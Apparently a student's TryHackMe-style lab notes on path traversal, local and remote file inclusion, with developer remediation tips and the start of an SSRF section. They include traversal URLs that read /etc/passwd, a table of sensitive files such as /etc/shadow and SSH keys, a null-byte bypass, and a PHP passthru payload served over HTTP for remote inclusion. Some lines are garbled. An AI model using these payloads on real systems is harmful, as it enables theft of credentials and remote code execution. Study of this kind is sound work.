
The following graph shows how a web application stores files in /var/www/app. The happy path would be the user requesting the contents of userCV.pdf from a defined path /var/www/app/CVs.



We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots ../. If the attacker finds the entry point, which in this case get.php?file=, then the attacker may send something as follows, http://webapp.thm/get.php?file=../../../../etc/passwd

Suppose there isn't input validation, and instead of accessing the PDF files at /var/www/app/CVs location, the web application retrieves files from other directories, which in this case /etc/passwd. Each .. entry moves one directory until it reaches the root directory /. Then it changes the directory to /etc, and from there, it read the passwd file.

| **Location** | **Description** |
| --- | --- |
| /etc/issue | contains a message or system identification to be printed before the login prompt. |
| /etc/profile | controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Mail messages to indicate when new mail has arrived |
| /proc/version | specifies the version of the Linux kernel |
| /etc/passwd | has all registered user that has access to a system |
| /etc/shadow | contains information about the system's users' passwords |
| /root/.bash\_history | contains the history commands for root user |
| /var/log/dmessage | contains global system messages, including the messages that are logged during system startup |
| /var/mail/root | all emails for root user |
| /root/.ssh/id\_rsa | Private SSH keys for a root or any known valid user on the server |
| /var/log/apache2/access.log | the accessed requests for Apache webserver |
| C:\boot.ini | contains the boot options for computers with BIOS firmware |

## FILE INCLUSION ATTACK

In this scenario, we have the following entry point: http://webapp.thm/index.php?lang=EN. If we enter an invalid input, such as THM, we get the following error

Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12

The error message discloses significant information. By entering THM as input, an error message shows what the include function looks like: include(languages/THM.php);.

If you look at the directory closely, we can tell the function includes files in the languages directory is adding .php at the end of the entry. Thus the valid input will be something as follows: index.php?lang=EN, where the file EN is located inside the given languages directory and named EN.php.

Also, the error message disclosed another important piece of information about the full web application directory path which is /var/www/html/THM-4/

To exploit this, we need to use the ../ trick, as described in the directory traversal section, to get out the current folder. Let's try the following:

http://webapp.thm/index.php?lang=../../../../etc/passwd

Note that we used 4 ../ because we know the path has four levels /var/www/html/THM-4. But we still receive the following error:

Warning: include(languages/../../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12

It seems we could move out of the PHP directory but still, the include function reads the input with .php at the end! This tells us that the developer specifies the file type to pass to the include function. **To bypass this scenario, we can use the NULL BYTE, which is %00.**

Using null bytes is an injection technique where URL-encoded representation such as %00 or 0x00 in hex with user-supplied data to terminate strings. You could think of it as trying to trick the web app into disregarding whatever comes after the Null Byte.

By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:


include("languages/../../../../../etc/passwd%00").".php"); which equivalent to → include("languages/../../../../../etc/passwd");

NOTE: the %00 trick is fixed and not working with PHP 5.3.4 and above.



As seen above when we simply attempt to transverse the Directory it does not allow us to go there but when we attempt to add this to the URL since the website is attempting to read the PHP file.

include("languages/../../../../../etc/passwd%00").".php");



## REMOTE FILE INCLUSION ATTACK

1. We can create a local file that is required to be executed on the server.

In case of a PHP file , if we wanted to execute the hostname command on the server

<?php


passthru('hostname');

?>

Save this file as name.txt


1. Then we can set up a local python server that is listening on a specific port

Python3 -m http.server 8080



1. On the actual web application itself where we have the option to add a remote file we enter the command


<http://localipaddressof>wherethe fileis:8080



## REMEDIATION FOR DEVELOPER

As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include:

1. Keep system and services, including web application frameworks, updated with the latest version.
2. Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
3. A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
4. Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as allow\_url\_fopen on and allow\_url\_include.
5. Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
6. Never trust user input, and make sure to implement proper input validation against file inclusion.
7. Implement whitelisting for file names and locations as well as blacklisting.



Changed GET request to POST request in Burp Suite

## SSRF

Server side request forgery stands for when the attacker tricks the server into making edited HTTP requests to the resources.

There are two types of SSRF vulnerability;

the first is a **regular SSRF** where data is returned to the attacker's screen.

The second is a **Blind SSRF** vulnerability where an SSRF occurs, but no information is returned to the attacker's screen.